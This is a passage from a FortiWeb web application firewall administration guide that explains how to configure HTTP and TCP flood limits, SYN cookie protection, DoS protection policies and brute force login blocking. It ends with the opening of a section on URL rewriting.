<b>HTTP Request Limit/sec (Shared IP)</b>	<p>Type a rate limit for the maximum number of HTTP requests per second from each source IP address that is shared by multiple HTTP clients.</p> <p>Typically, this limit should be greater than <a href="#">HTTP Request Limit/sec (Standalone IP)</a>.</p> <p>For example, let’s say a branch office with 10 employees is accessing your web site. Some solitary telecommuters also access your web site. Each telecommuter has her own IP address. However, the 10 people at the branch office are behind a firewall with NAT, and from the perspective of the Internet appear to have a single source IP address. If the appropriate rate limit for solitary telecommuters is 20 requests/sec., a fair rate limit for the branch office might be 200 requests/sec.:</p> $20 \text{ requests/sec/person} \times 10 \text{ persons} = 200 \text{ requests/sec.}$ <p>The valid range is from 0 to 65,536. The default value is 0. Fortinet suggests an initial value of 1000. See also <a href="#">“Reducing false positives” on page 659</a>.</p> <p><b>Note:</b> If detection of shared IP addresses is disabled, this setting will be <b>ignored</b> and all source IP addresses will be limited by <a href="#">HTTP Request Limit/sec (Standalone IP)</a> instead. See <a href="#">“Advanced settings” on page 553</a>.</p>

---

Setting name	Description
<b>Real Browser Enforcement</b>	<p>If you want to return a JavaScript to the client to test whether it is a web browser or automated tool when it exceeds the rate limit, enable this option. If either the client fails the test, or if it does not return results before the <i>Validation Timeout</i>, FortiWeb will apply the <i>Action</i>. If the client appears to be a web browser, FortiWeb will allow the client to exceed the action. See also “<a href="#">Bot analysis</a>” on <a href="#">page 640</a>.</p> <p>Disable this option to apply the rate limit regardless of whether the client is a web browser such as Firefox or an automated tool such as wget.</p>
<b>Validation Timeout</b>	<p>Enter the maximum amount of time that FortiWeb will wait for results from the client for <i>Real Browser Enforcement</i>.</p>

---

Setting name	Description
<b>Action</b>	<p>Select which action the FortiWeb appliance will take when it detects a violation of the rule:</p> <ul style="list-style-type: none"> <li>• <b>Alert</b> — Accept the request and generate an alert email and/or log message.</li> <li>• <b>Alert &amp; Deny</b> — Block the request (or reset the connection) and generate an alert email and/or log message. You can customize the web page that will be returned to the client with the HTTP status code. See <a href="#">“Uploading a custom error page” on page 495</a> or <a href="#">Attack Blocking Error Message</a>.</li> <li>• <b>Period Block</b> — Block subsequent requests from the client for a number of seconds. Also configure <a href="#">Block Period</a>. You can customize the web page that will be returned to the client with the HTTP status code. See <a href="#">“Uploading a custom error page” on page 495</a> or <a href="#">Attack Blocking Error Message</a>. <b>Tip:</b> For improved performance during a confirmed DDoS, select this option. Attackers participating in the DoS will then be blocked at the IP layer, conserving FortiWeb resources that would otherwise be consumed by scanning each attacker’s request at the HTTP layer, compounding the effects of the DDoS. <b>Note:</b> If FortiWeb is deployed behind a NAT load balancer, when using this option, you <b>must</b> also define an X-header that indicates the original client’s IP (see <a href="#">“Defining your proxies, clients, &amp; X-headers” on page 283</a>). Failure to do so may cause FortiWeb to block <b>all</b> connections when it detects a violation of this type.</li> </ul> <p>The default value is <i>Alert</i>.</p> <p><b>Caution:</b> This setting will be ignored if <a href="#">Monitor Mode</a> is enabled.</p> <p><b>Note:</b> Because the new active appliance does not know previous session history, after an HA failover, for existing sessions, FortiWeb will <b>not</b> be able to enforce actions for this feature. See <a href="#">“Sessions &amp; FortiWeb HA” on page 39</a>.</p> <p><b>Note:</b> Logging and/or alert email will occur only if enabled and configured. See <a href="#">“Logging” on page 574</a> and <a href="#">“Alert email” on page 610</a>.</p> <p><b>Note:</b> If you will use this rule set with auto-learning, you should select <i>Alert</i>. If <i>Action</i> is <i>Alert &amp; Deny</i>, or any other option that causes the FortiWeb appliance to terminate or modify the request or reply when it detects an attack attempt, the interruption will cause incomplete session information for auto-learning.</p>
<b>Block Period</b>	<p>Type the number of seconds that you want to block subsequent requests from the client after the FortiWeb appliance detects that the client has violated the rule.</p> <p>This setting is available only if <i>Action</i> is set to <i>Period Block</i>. The valid range is from 1 to 10,000 (2.78 hours). The default value is 0. See also <a href="#">“Monitoring currently blocked IPs” on page 641</a>.</p>

Setting name	Description
<b>Severity</b>	<p>When rule violations are recorded in the attack log, each log message contains a <i>Severity Level</i> (<code>severity_level</code>) field. Select which severity level the FortiWeb appliance will use when it logs a violation of the rule:</p> <ul style="list-style-type: none"> <li>• Low</li> <li>• Medium</li> <li>• High</li> </ul> <p>The default value is <i>High</i>.</p>
<b>Trigger Action</b>	<p>Select which trigger, if any, that the FortiWeb appliance will use when it logs and/or sends an alert email about a violation of the rule. See <a href="#">“Configuring triggers” on page 589</a>.</p>

5. Click *OK*.
6. Group the rule in a DoS protection policy (see [“Grouping DoS protection rules” on page 377](#)) that is used by a protection profile.
7. Enable the *Session Management* option in the protection profile.  
Attack log messages contain `DoS Attack: HTTP Access Limit Violation` when this feature detects a multi-URL HTTP flood. See also [“Log rate limits” on page 577](#).

#### Example: HTTP request rate limit per IP

If you set 10 per second for both the shared and standalone limit, here are two scenarios:

- A client opens 5 TCP connections, where each connection has a different source port. Each TCP connection creates 3 HTTP `GET` requests. The FortiWeb appliance blocks the extra connections as there are 15 HTTP requests overall, which exceeds the limit.
- A client opens a single TCP connection with 12 HTTP `GET` requests. The *Period Block* action is set. Once the count exceeds 10, the FortiWeb appliance blocks all traffic from the client for the specified block period.

#### Limiting TCP connections per IP address by session cookie

You can limit the number of TCP connections per HTTP session. This can prevent TCP connection floods from clients operating behind a shared IP with innocent clients.

Excessive numbers of TCP connections per session can occur if a web application or client is malfunctioning, or if an attacker is attempting to waste socket resources to produce a DoS.

This feature is similar to *DoS Protection > Network > TCP Flood Prevention*. However, this feature counts TCP connections per session cookie, while *TCP Flood Prevention* counts only TCP connections per IP address. Because it uses session cookies at the application layer instead of only TCP/IP connections at the network layer, this feature can differentiate multiple clients that may be behind the same source IP address, such as when the source IP address hides a subnet that uses network address translation (NAT). However, in order to work, the client must support cookies.

If the count exceeds the limit, the FortiWeb appliance executes the *Action*.



This scan is bypassed if the client's source IP is a known search engine and you have enabled *Allow Known Search Engines*.

### To configure a TCP connection limit per session

1. Go to *DoS Protection > Application > Malicious IPs*.

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Web Protection Configuration* category. For details, see "[Permissions](#)" on page 52.

2. Click *Create New*.

A dialog appears.

3. Configure these settings:

**Edit Malicious IPs**

**Name**

**TCP Connection Number Limit**  (1~1024)  
*Limits the number of TCP connections with the same session cookie*

---

**Action**

**Severity**

**Trigger Action**

Setting name	Description
<b>Name</b>	Type a unique name that can be referenced in other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.
<b>TCP Connection Number Limit</b>	Type the maximum number of TCP connections allowed with a single HTTP client.  The valid range is from 1 to 1,024. The default is 1. Fortinet suggests an initial value of 100. See also " <a href="#">Reducing false positives</a> " on page 659.

Setting name	Description
<b>Action</b>	<p>Select which action the FortiWeb appliance will take when it detects a violation of the rule:</p> <ul style="list-style-type: none"> <li>• <b>Alert</b> — Accept the request and generate an alert email and/or log message.</li> <li>• <b>Alert &amp; Deny</b> — Block the request (or reset the connection) and generate an alert email and/or log message. You can customize the web page that will be returned to the client with the HTTP status code. See “<a href="#">Uploading a custom error page</a>” on page 495 or <a href="#">Attack Blocking Error Message</a>.</li> <li>• <b>Period Block</b> — Block subsequent requests from the client for a number of seconds. Also configure <a href="#">Block Period</a>. You can customize the web page that will be returned to the client with the HTTP status code. See “<a href="#">Uploading a custom error page</a>” on page 495 or <a href="#">Attack Blocking Error Message</a>. <b>Tip:</b> For improved performance during a confirmed DDoS, select this option. Attackers participating in the DoS will then be blocked at the IP layer, conserving FortiWeb resources that would otherwise be consumed by scanning each attacker’s request at the HTTP layer, compounding the effects of the DDoS. <b>Note:</b> If FortiWeb is deployed behind a NAT load balancer, when using this option, you <b>must</b> also define an X-header that indicates the original client’s IP (see “<a href="#">Defining your proxies, clients, &amp; X-headers</a>” on page 283). Failure to do so may cause FortiWeb to block <b>all</b> connections when it detects a violation of this type.</li> </ul> <p>The default value is <i>Alert</i>.</p> <p><b>Caution:</b> This setting will be ignored if <a href="#">Monitor Mode</a> is enabled.</p> <p><b>Note:</b> Because the new active appliance does not know previous session history, after an HA failover, for existing sessions, FortiWeb will <b>not</b> be able to enforce actions for this feature. See “<a href="#">Sessions &amp; FortiWeb HA</a>” on page 39.</p> <p><b>Note:</b> Logging and/or alert email will occur only if enabled and configured. See “<a href="#">Logging</a>” on page 574 and “<a href="#">Alert email</a>” on page 610.</p> <p><b>Note:</b> If you will use this rule set with auto-learning, you should select <i>Alert</i>. If <i>Action</i> is <i>Alert &amp; Deny</i>, or any other option that causes the FortiWeb appliance to terminate or modify the request or reply when it detects an attack attempt, the interruption will cause incomplete session information for auto-learning.</p>
<b>Block Period</b>	<p>Type the number of seconds that you want to block subsequent requests from the client after the FortiWeb appliance detects that the client has violated the rule.</p> <p>This setting is available only if <i>Action</i> is set to <i>Period Block</i>. The valid range is from 1 to 10,000 (2.78 hours). The default value is 0. See also “<a href="#">Monitoring currently blocked IPs</a>” on page 641.</p>

Setting name	Description
<b>Severity</b>	<p>When rule violations are recorded in the attack log, each log message contains a <i>Severity Level</i> (<code>severity_level</code>) field. Select which severity level the FortiWeb appliance will use when it logs a violation of the rule:</p> <ul style="list-style-type: none"> <li>• Low</li> <li>• Medium</li> <li>• High</li> </ul> <p>The default value is <i>High</i>.</p>
<b>Trigger Action</b>	<p>Select which trigger, if any, that the FortiWeb appliance will use when it logs and/or sends an alert email about a violation of the rule. See <a href="#">“Configuring triggers” on page 589</a>.</p>

4. Click *OK*.
5. Group the rule in a DoS protection policy (see [“Grouping DoS protection rules” on page 377](#)) that is used by a protection profile.
6. Enable the *Session Management* option in the protection profile.  
Attack log messages contain `DoS Attack: Malicious IPs Violation` when this feature detects a TCP flood with the same HTTP session cookie. See also [“Log rate limits” on page 577](#).

#### Example: TCP connection per session limit

If you set 10 as the connection limit, here are two scenarios:

- A client opens 5 TCP connections. Each connection has a different source port. Because each connection has a valid session cookie, and does not exceed the connection limit, the FortiWeb appliance allows them.
- A client opens 11 TCP connections. The FortiWeb appliance blocks the last connection because it exceeds the limit of 10.

#### See also

- [Limiting TCP connections per IP address](#)

## Preventing an HTTP request flood

You can limit the number of HTTP requests per second, per session, per URL. This effectively prevents HTTP request floods that utilize a single URL.

Because this feature uses session cookies at the application layer instead of only TCP/IP connections at the network layer, this feature can differentiate multiple clients that may be behind the same source IP address, such as when the source IP address hides a subnet that uses network address translation (NAT). However, the client must support cookies.

This feature is similar to *DoS Protection > Application > HTTP Access Limit*. However, rather than preventing many requests to **any** URL by the same client, it prevents many requests to the **same** URL by the same client.

If the rate exceeds the limit, the FortiWeb appliance executes the *Action*.



This scan is bypassed if the client's source IP is a known search engine and you have enabled *Allow Known Search Engines*.

### To configure HTTP flood prevention

1. Go to *DoS Protection > Application > HTTP Flood Prevention*.

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Web Protection Configuration* category. For details, see "[Permissions](#)" on page 52.

2. Click *Create New*.

A dialog appears.

3. Configure these settings:

#### New HTTP Flood Prevention

<b>Name</b>	<input type="text" value="request-rate-per-session1"/>
<b>HTTP Request Limit/sec</b>	<input type="text" value="20"/> (0~4096)
<i>Limits the number of HTTP requests per second with the same session cookie</i>	
<b>Real Browser Enforcement</b>	<input checked="" type="checkbox"/>
<b>Validation Timeout</b>	<input type="text" value="20"/> (5~30)Second
<i>When enabled, FortiWeb will validate the source once it exceeds the request threshold. Validation must occur in the timeout defined or the below action will be executed</i>	
<b>Action</b>	<input type="text" value="Period Block"/>
<b>Block Period</b>	<input type="text" value="600"/> (1~10000)(Seconds)
<b>Severity</b>	<input type="text" value="Medium"/>
<b>Trigger Policy</b>	<input type="text" value="Please Select"/>

Setting name	Description
<b>Name</b>	Type a unique name that can be referenced in other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.
<b>HTTP Request Limit/sec</b>	Type the maximum rate of requests per second allowed from a single HTTP client.  The valid range is from 0 to 4,096. The default is 0. Fortinet suggests an initial value of 500. See also " <a href="#">Reducing false positives</a> " on page 659.

---

Setting name	Description
<b>Real Browser Enforcement</b>	<p>If you want to return a JavaScript to the client to test whether it is a web browser or automated tool when it exceeds the rate limit, enable this option. If either the client fails the test, or if it does not return results before the <i>Validation Timeout</i>, FortiWeb will apply the <i>Action</i>. If the client appears to be a web browser, FortiWeb will allow the client to exceed the action. See also “<a href="#">Bot analysis</a>” on <a href="#">page 640</a>.</p> <p>Disable this option to apply the rate limit regardless of whether the client is a web browser such as Firefox or an automated tool such as wget.</p>
<b>Validation Timeout</b>	<p>Enter the maximum amount of time that FortiWeb will wait for results from the client for <i>Real Browser Enforcement</i>.</p>

---

Setting name	Description
<b>Action</b>	<p>Select which action the FortiWeb appliance will take when it detects a violation of the rule:</p> <ul style="list-style-type: none"> <li>• <b>Alert</b> — Accept the request and generate an alert email and/or log message.</li> <li>• <b>Alert &amp; Deny</b> — Block the request (or reset the connection) and generate an alert email and/or log message. You can customize the web page that will be returned to the client with the HTTP status code. See “<a href="#">Uploading a custom error page</a>” on page 495 or <a href="#">Attack Blocking Error Message</a>.</li> <li>• <b>Period Block</b> — Block subsequent requests from the client for a number of seconds. Also configure <a href="#">Block Period</a>. You can customize the web page that will be returned to the client with the HTTP status code. See “<a href="#">Uploading a custom error page</a>” on page 495 or <a href="#">Attack Blocking Error Message</a>.  <b>Tip:</b> For improved performance during a confirmed DDoS, select this option. Attackers participating in the DoS will then be blocked at the IP layer, conserving FortiWeb resources that would otherwise be consumed by scanning each attacker’s request at the HTTP layer, compounding the effects of the DDoS.  <b>Note:</b> If FortiWeb is deployed behind a NAT load balancer, when using this option, you <b>must</b> also define an X-header that indicates the original client’s IP (see “<a href="#">Defining your proxies, clients, &amp; X-headers</a>” on page 283). Failure to do so may cause FortiWeb to block <b>all</b> connections when it detects a violation of this type.</li> </ul> <p>The default value is <i>Alert</i>.</p> <p><b>Caution:</b> This setting will be ignored if <a href="#">Monitor Mode</a> is enabled.</p> <p><b>Note:</b> Because the new active appliance does not know previous session history, after an HA failover, for existing sessions, FortiWeb will <b>not</b> be able to enforce actions for this feature. See “<a href="#">Sessions &amp; FortiWeb HA</a>” on page 39.</p> <p><b>Note:</b> Logging and/or alert email will occur only if enabled and configured. See “<a href="#">Logging</a>” on page 574 and “<a href="#">Alert email</a>” on page 610.</p> <p><b>Note:</b> If you will use this rule set with auto-learning, you should select <i>Alert</i>. If <i>Action</i> is <i>Alert &amp; Deny</i>, or any other option that causes the FortiWeb appliance to terminate or modify the request or reply when it detects an attack attempt, the interruption will cause incomplete session information for auto-learning.</p>
<b>Block Period</b>	<p>Type the number of seconds that you want to block subsequent requests from the client after the FortiWeb appliance detects that the client has violated the rule.</p> <p>This setting is available only if <i>Action</i> is set to <i>Period Block</i>. The valid range is from 1 to 10,000 (2.78 hours). The default value is 0. See also “<a href="#">Monitoring currently blocked IPs</a>” on page 641.</p>

Setting name	Description
<b>Severity</b>	<p>When rule violations are recorded in the attack log, each log message contains a <i>Severity Level</i> (<code>severity_level</code>) field. Select which severity level the FortiWeb appliance will use when it logs a violation of the rule:</p> <ul style="list-style-type: none"> <li>• Low</li> <li>• Medium</li> <li>• High</li> </ul> <p>The default value is <i>High</i>.</p>
<b>Trigger Action</b>	<p>Select which trigger, if any, that the FortiWeb appliance will use when it logs and/or sends an alert email about a violation of the rule. See <a href="#">“Configuring triggers” on page 589</a>.</p>

4. Click *OK*.
5. Group the rule in a DoS protection policy (see [“Grouping DoS protection rules” on page 377](#)).
6. Select the DoS protection policy in a protection profile (see [“Configuring a protection profile for inline topologies” on page 496](#)).
7. Enable the *Session Management* option in the protection profile.
 

Attack log messages contain `DoS Attack: HTTP Flood Prevention Violation` when this feature detects an HTTP flood.

#### Example: HTTP request flood prevention

Assuming you set 10 as the limit, here are three scenarios:

- A client opens a single TCP connection with 8 HTTP GET requests. As long as they all have the session cookie set by the FortiWeb appliance, it allows the requests.
- A client opens a single TCP connection with 8 HTTP GET requests. One request does not have the session cookie. The FortiWeb appliance drops the TCP connection (dropping all sessions).
- Two clients open 2 TCP connections. Each has 6 HTTP requests with the same session cookie. The FortiWeb appliance blocks the last two requests because there are 12, which exceeds the 10 limit.

## Configuring network-layer DoS protection

The *DoS Protection > Network* submenu enables you to configure DoS protection at the network layer.

### Limiting TCP connections per IP address

You can limit the number of fully-formed TCP connections per source IP address. This effectively prevents TCP flood-style denial-of-service (DoS) attacks.

TCP flood attacks exploit the fact that servers must consume memory to maintain the state of the open connection until either the timeout, or the client or server closes the connection. This consumes some memory even if the client is not currently sending any HTTP requests.

Normally, a legitimate client will form a single TCP connection, through which they may make several HTTP requests. As a result, each client consumes a negligible amount of memory to track the state of the TCP connection. However, an attacker will open many connections with perhaps zero or one request each, until the server is exhausted and has no memory left to track the TCP states of new connections with legitimate clients.

This feature is similar to *DoS Protection > Application > Malicious IPs*. However, this feature counts TCP connections per IP, while *Malicious IPs* counts TCP connections per session cookie.

It is also similar to *DoS Protection > Network > Syn Cookie*. However, this feature counts fully-formed TCP connections, while *Syn Cookie* counts partially-formed TCP connections.

FortiWeb counts the TCP connections. If a source IP address exceeds the limit, FortiWeb executes the *Action* for that client.

### To configure a TCP connection flood limit

1. Go to *DoS Protection > Network > TCP Flood Prevention*.

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Web Protection Configuration* category. For details, see "[Permissions](#)" on page 52.

2. Click *Create New*.

A dialog appears.

3. Configure these settings:

Setting name	Description
<b>Name</b>	Type a unique name that can be referenced in other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.
<b>TCP Connection Number Limit</b>	Type the maximum number of TCP connections allowed with a single source IP address.  The valid range is from 0 to 65,535. The default is 0.

Setting name	Description
<b>Action</b>	<p>Select which action the FortiWeb appliance will take when it detects a violation of the rule:</p> <ul style="list-style-type: none"> <li>• <b>Alert</b> — Accept the request and generate an alert email and/or log message.</li> <li>• <b>Alert &amp; Deny</b> — Block the request (or reset the connection) and generate an alert email and/or log message. You can customize the web page that will be returned to the client with the HTTP status code. See <a href="#">“Uploading a custom error page” on page 495</a> or <a href="#">Attack Blocking Error Message</a>.</li> <li>• <b>Period Block</b> — Block subsequent requests from the client for a number of seconds. Also configure <a href="#">Block Period</a>. You can customize the web page that will be returned to the client with the HTTP status code. See <a href="#">“Uploading a custom error page” on page 495</a> or <a href="#">Attack Blocking Error Message</a>. <b>Tip:</b> For improved performance during a confirmed DDoS, select this option. Attackers participating in the DoS will then be blocked at the IP layer, conserving FortiWeb resources that would otherwise be consumed by scanning each attacker’s request at the HTTP layer, compounding the effects of the DDoS.</li> </ul> <p>The default value is <i>Alert</i>.</p> <p><b>Caution:</b> This setting will be ignored if <a href="#">Monitor Mode</a> is enabled.</p> <p><b>Note:</b> Logging and/or alert email will occur only if enabled and configured. See <a href="#">“Logging” on page 574</a> and <a href="#">“Alert email” on page 610</a>.</p> <p><b>Note:</b> If you will use this rule set with auto-learning, you should select <i>Alert</i>. If <a href="#">Action</a> is <i>Alert &amp; Deny</i>, or any other option that causes the FortiWeb appliance to terminate or modify the request or reply when it detects an attack attempt, the interruption will cause incomplete session information for auto-learning.</p>
<b>Block Period</b>	<p>Type the number of seconds that you want to block subsequent requests from the client after the FortiWeb appliance detects that the client has violated the rule.</p> <p>This setting is available only if <a href="#">Action</a> is set to <i>Period Block</i>. The valid range is from 1 to 3,600 (1 hour). The default value is 0. See also <a href="#">“Monitoring currently blocked IPs” on page 641</a>.</p>
<b>Severity</b>	<p>When rule violations are recorded in the attack log, each log message contains a <i>Severity Level</i> (<code>severity_level</code>) field. Select which severity level the FortiWeb appliance will use when it logs a violation of the rule:</p> <ul style="list-style-type: none"> <li>• Low</li> <li>• Medium</li> <li>• High</li> </ul> <p>The default value is <i>Medium</i>.</p>
<b>Trigger Action</b>	<p>Select which trigger, if any, that the FortiWeb appliance will use when it logs and/or sends an alert email about a violation of the rule. See <a href="#">“Configuring triggers” on page 589</a>.</p>

4. Click OK.

5. Group the rule in a DoS protection policy (see [“Grouping DoS protection rules”](#) on page 377) that is used by a protection profile.

Attack log messages contain `DoS Attack: TCP Flood Prevention Violation` when this feature detects a TCP connection flood. See also [“Log rate limits”](#) on page 577.

### Example: TCP flood prevention

Assume you set 10 as the limit. A client opens 15 TCP connections. Each connection has a different source port. The FortiWeb appliance counts all connections as part of the same source IP and blocks the connections because they exceed the limit.

#### See also

- [Limiting TCP connections per IP address by session cookie](#)
- [Preventing a TCP SYN flood](#)

### Preventing a TCP SYN flood

You can configure protection from TCP `SYN` flood-style denial of service (DoS) attacks.

TCP `SYN` floods attempt to exploit the state mechanism of TCP. At the point where a client has only sent a `SYN` signal, a connection has been initiated and therefore consumes server memory to remember the state of the half-open connection. However, the connection has not yet been fully formed, and therefore packets are not required to contain any actual application layer payload such as HTTP yet. Because of this, it cannot be blocked by application-layer scans, nor can it be blocked by scans that only count fully-formed socket connections (where the client's `SYN` has been replied to by a `SYN ACK` from the server, and the client has confirmed connection establishment with an `ACK`).

Normally, a legitimate client will quickly complete the connection build-up and tear-down. However, an attacker will initiate many connections without completing them, until the server is exhausted and has no memory left to track the TCP connection state for legitimate clients.

To prevent this, FortiWeb can use a “SYN cookie” — a small piece of memory that keeps a timeout for half-open connections. This prevents half-open connections from accumulating to the point of socket exhaustion.

This feature is similar to *DoS Protection > Network > TCP Flood Prevention*. However, this feature counts partially-formed TCP connections, while *TCP Flood Prevention* counts fully-formed TCP connections.



When the operation mode is true transparent proxy, instead of configuring this setting, use the [Syn Cookie](#) and [Half Open Threshold](#) options in each server policy.

## To configure TCP SYN flood protection

1. Go to *DoS Protection > Network > Syn Cookie*.

**Syn Cookie**

**Half Open Threshold**

**Severity**

**Trigger Action**

**Apply**

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Web Protection Configuration* category. For details, see [“Permissions” on page 52](#).

2. Enable *Syn Cookie*.
3. In *Half Open Threshold*, enter the maximum number of TCP SYN packets, including retransmission, that may be sent per second to a destination address. If this threshold is exceeded, the FortiWeb appliance assumes a DoS attack is occurring and ignores additional traffic from that source IP address.
4. From the *Severity* drop-down list, select the severity level to include in logs and/or alert email when this type of attack is detected.
5. From the *Trigger Action* drop-down list, select the trigger, if any, that defines which log and/or alert email servers the FortiWeb appliance will use contact when the threshold is exceeded (see [“Configuring triggers” on page 589](#)).
6. Click *Apply*.

Unlike other DoS protection features, you do not need to include this setting in a DoS protection policy to make it effective. Once configured, the FortiWeb appliance applies SYN flood protection immediately to all connections attempting to through it.

### See also

- [Limiting TCP connections per IP address](#)

## Grouping DoS protection rules

Before you can apply them in a server policy via a protection profile, you must first group DoS prevention rules.

### To configure a DoS protection policy

1. Before you can configure a DoS protection policy, you must first configure the rules that you want to include:
  - HTTP request flood prevention (see [“Preventing an HTTP request flood” on page 369](#))
  - HTTP request rate limit (see [“Limiting the total HTTP request rate from an IP” on page 361](#))
  - TCP connections per session (see [“Limiting TCP connections per IP address by session cookie” on page 366](#))
  - TCP connection flood prevention (see [“Limiting TCP connections per IP address” on page 373](#))

2. Go to *DoS Protection > DoS Protection Policy > DoS Protection Policy*.

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Web Protection Configuration* category. For details, see [“Permissions” on page 52](#).

3. Click *Create New*.

A dialog appears.

**Edit DoS Protection Policy**

**Name**

**HTTP Session Based Prevention**

**HTTP Flood Prevention**  ▼

**Malicious IPs**  ▼

**HTTP Network Based Prevention**

**HTTP Access Limit**  ▼

**TCP Flood Prevention**  ▼

4. In *Name*, type a unique name that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.
5. If you want to apply features that use session cookies, enable *HTTP Session Based Prevention*.
  - From *HTTP Flood Prevention*, select an existing rule that sets the maximum number of HTTP requests per second to a specific URL (see [“Preventing an HTTP request flood” on page 369](#)).
  - From *Malicious IPs*, select an existing rule that limits TCP connections from the same client (see [“Limiting TCP connections per IP address by session cookie” on page 366](#)).
6. If you want to restrict traffic based upon request or connection counts, enable *HTTP Network Based Prevention*.
  - From *HTTP Access Limit*, select a rule, if any, that you want to include (see [“Limiting TCP connections per IP address” on page 373](#)).
  - From *TCP Flood Prevention*, select a rule, if any, that you want to include (see [“Preventing a TCP SYN flood” on page 376](#)).
7. Click *OK*.
8. To apply the policy, select the DoS protection policy in an inline protection profile (see [“Configuring a protection profile for inline topologies” on page 496](#)).
9. If you have configured DoS protection features that use session cookies, also enable the [Session Management](#) option in the protection profile.

#### See also

- [Sequence of scans](#)
- [Bot analysis](#)

## Preventing brute force logins

FortiWeb can prevent brute force login attacks.

Brute force attackers attempt to penetrate systems by the sheer number of clients, attempts, or computational power, rather than by intelligent insight or advance knowledge of application logic or data.

Specifically in brute force attacks on authentication, multiple web clients may rapidly try one user name and password combination after another in an attempt to eventually guess a correct login and gain access to the system. In this way, behavior differs from web crawlers, which typically do not focus on a single URL.

Brute force login attack profiles track the rate at which each source IP address makes requests for specific URLs. If the source IP address exceeds the threshold, the FortiWeb appliance penalizes the source IP address by blocking additional requests for the time period that you indicate in the profile.



This scan is bypassed if the client's source IP is a known search engine and you have enabled *Allow Known Search Engines*.

### To configure brute force login attack prevention

1. Before you configure a brute force login attack profile, if you want to apply it only to HTTP requests for a specific real or virtual host, you must first define the web host in a protected host names group. For details, see [“Defining your protected/allowed HTTP “Host:” header names” on page 260](#). You should also enable detection of when source IP addresses are shared by multiple clients. For details, see [“Advanced settings” on page 553](#). Before you configure the rate limit, enable detection of when source IP addresses are shared by multiple clients. For details, see [“Advanced settings” on page 553](#).



If you do not enable detection of shared IP addresses (*Shared IP*), the second threshold, *Share IP Access Limit*, will be ignored.

2. Go to *Web Protection > Access > Brute Force*.

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Web Protection Configuration* category. For details, see [“Permissions” on page 52](#).

3. Click *Create New*.

4. Configure these settings:

**Edit Brute Force Login**

Name: Brute\_Force\_2  
 Severity: High  
 Trigger Policy: email-trig-policy1

OK Cancel

Create New

Clear all

ID	Host	Type	Request File	Standalone IP Access Limit	Share IP Access Limit	Block Period	
1	192.168.1.2	Based on Source IP	/index.asp	1	1	1	Delete Edit

Setting name	Description
<b>Name</b>	Type a unique name that can be referenced in other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.
<b>Severity</b>	<p>When rule violations are recorded in the attack log, each log message contains a <i>Severity Level</i> (<code>severity_level</code>) field. Select which severity level the FortiWeb appliance will use when it logs a violation of the rule:</p> <ul style="list-style-type: none"> <li>• Low</li> <li>• Medium</li> <li>• High</li> </ul> <p>The default value is <i>High</i>.</p>
<b>Trigger Action</b>	Select which trigger, if any, that the FortiWeb appliance will use when it logs and/or sends an alert email about a violation of the rule. See <a href="#">“Configuring triggers” on page 589</a> .

5. Click *OK*.
6. Click *Create New* to add an entry to the set.  
A dialog appears.

7. Configure these settings:

Setting name	Description
<b>Host Status</b>	Enable to require that the <code>Host :</code> field of the HTTP request match a protected host names entry in order to be included in the brute force login attack profile's rate calculations. Also configure <a href="#">Host</a> .
<b>Host</b>	Select which protected host names entry (either a web host name or IP address) that the <code>Host :</code> field of the HTTP request must be in to match the brute force login attack profile.  This option is available only if <a href="#">Host Status</a> is enabled.
<b>Type</b>	Select how to apply the limit of login attempts in <a href="#">Standalone IP Access Limit</a> or <a href="#">Share IP Access Limit</a> , either: <ul style="list-style-type: none"> <li>• <b>Based on Source IP</b> — Apply the limit to per source IP.</li> <li>• <b>Based on TCP Session</b> — Apply the limit to per TCP/IP session.</li> </ul> <b>Tip:</b> If you need to cover both possibilities, create two members.
<b>Request File</b>	Type the URL that the HTTP/HTTPS request must match to be included in the brute force login attack profile's rate calculations.  When you have finished typing the regular expression, click the >> (test) icon. This opens the <i>Regular Expression Validator</i> window where you can fine-tune the expression (see " <a href="#">Regular expression syntax</a> " on page 726).
<b>Block Period</b>	Type the length of time in seconds for which the FortiWeb appliance will block subsequent requests after a source IP address exceeds the rate threshold in either <a href="#">Standalone IP Access Limit</a> or <a href="#">Share IP Access Limit</a> .  The block period is shared by all clients whose traffic originates from the source IP address. The valid range is from 1 to 10,000 seconds.

Setting name	Description
<b>Standalone IP Access Limit</b>	<p>Type the rate threshold for source IP addresses that are single clients. Request rates exceeding the threshold will cause the FortiWeb appliance to block additional requests for the length of the time in the <i>Block Period</i> field.</p> <p>To disable the rate limit, type 0.</p>
<b>Share IP Access Limit</b>	<p>Type the rate threshold for source IP addresses that are shared by multiple clients behind a network address translation (NAT) device such as a firewall or router. Request rates exceeding the threshold will cause the FortiWeb appliance to block additional requests for the length of the time in the <i>Block Period</i> field.</p> <p>To disable the rate limit, type 0.</p> <p><b>Note:</b> Blocking a shared source IP address could block innocent clients that share the same source IP address with an offending client. In addition, the rate is a total rate for all clients that use the same source IP address. For these reasons, you should usually enter a greater value for this field than for <i>Standalone IP Access Limit</i>.</p> <p><b>Note:</b> This option will be ignored if you have not enabled detection of shared IP addresses. See “<a href="#">Advanced settings</a>” on page 553.</p>

8. Click *OK*.
9. Repeat the previous steps for each individual login page that you want to add to the brute force login attack profile.
10. To apply the brute force login attack profile, select it in an inline protection profile (see “[Configuring a protection profile for inline topologies](#)” on page 496).  
Attack log messages contain `Brute Force Login Violation` when this feature detects a brute force login attack.

#### See also

- [IPv6 support](#)

# Rewriting & redirecting

Rewriting or redirecting HTTP requests and responses is popular, and can be done for many reasons.

Similar to error message cloaking, URL rewriting can prevent the disclosure of underlying technology or web site structures to HTTP clients.

For example, when visiting a blog web page, its URL might be:

```
http://www.example.com/wordpress/?feed=rss2
```

Simply knowing the file name, that the blog uses PHP, its compatible database types, and the names of parameters via the URL could help an attacker to craft an appropriate attack for that platform. By rewriting the URL to something more human-readable and less platform-specific, the details can be hidden:

```
http://www.example.com/rss2
```

